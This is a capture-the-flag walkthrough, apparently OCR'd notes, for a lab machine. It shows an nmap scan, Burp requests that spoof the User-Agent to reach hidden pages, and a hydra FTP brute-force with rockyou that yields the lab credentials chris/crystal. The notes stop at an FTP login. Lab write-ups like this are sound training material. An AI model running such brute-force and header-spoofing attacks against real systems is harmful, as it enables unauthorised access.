
agent sudo

CTF agent sudo
IP = 10.10.219.28

enummeration/scans

enummeration and scans
-nmap
-burpsuite
-nitko - no results
-nessus - no results

website



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R


APACHE HTTP SERVER version: 2.4.29
PHP
UBUNTU

nmap

```
# Nmap 7.93 scan initiated Sat Jul  8 14:15:05 2023 as: nmap -A -v -T4 -oN nmap10.10.219.28Scan.txt 10.10.219.28
Nmap scan report for 10.10.219.28
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 ef1f5d04d47795066072ecf058f2cc07 (RSA)
|   256 5e02d19ac4e7430662c19e25848ae7ea (ECDSA)
|_  256 2d005cb9fda8c8d880e3924f8b4f18e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods: 
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Annoucement
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/8%OT=21%CT=1%CU=40096%PV=Y%DS=4%DC=T%G=Y%TM=64A9A7D0
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(
OS:O1=M509ST11NW6%O2=M509ST11NW6%O3=M509NNT11NW6%O4=M509ST11NW6%O5=M509ST11
OS:NW6%O6=M509ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M509NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Uptime guess: 25.236 days (since Tue Jun 13 08:36:21 2023)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   154.21 ms 10.6.0.1
2   ... 3
4   223.28 ms 10.10.219.28

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul  8 14:15:44 2023 -- 1 IP address (1 host up) scanned in 38.57 seconds
```


```
#########
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

burpsuite


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 7

Request to http://10.10.219.28:80


```
GET / HTTP/1.1
Host: 10.10.219.28
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.198/199
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 7

Request to http://10.10.219.28:80

```
GET / HTTP/1.1
Host: 10.10.219.28
User-Agent: R
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

INTERCEPT OFF




What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

C




What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.


From,
Agent R



Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R



Request to http://10.10.219.28:80


```
GET /agent_C_attention.php HTTP/1.1
Host: 10.10.219.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	7

bruteforce


bruteforce
-ftp - hydra
hash - john
binwalk

hydra




```
ca-certificates/            libpaper.d/                 rpc
ca-certificates.conf        lightdm/                    runit/
chatscripts/                lighttpd/                   samba/
cifs-utils/                 locale.alias                sane.d/
┌──(root㉿kali)-[/home/kali]
└─# hydra -l chris -P /usr/share/wordlists/rockyou.txt.gz 10.10.249.219 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-09 15:38:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525
 tries per task
[DATA] attacking ftp://10.10.249.219:21/
[STATUS] 139.00 tries/min, 139 tries in 00:01h, 14344260 to do in 1719:57h, 16 active
[21][ftp] host: 10.10.249.219   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-09 15:40:15

┌──(root㉿kali)-[/home/kali]
└─#
```

USER = chris
PASSWORD = crystal



```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.249.219
Connected to 10.10.249.219.
220 (vsFTPd 3.0.3)
Name (10.10.249.219:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```



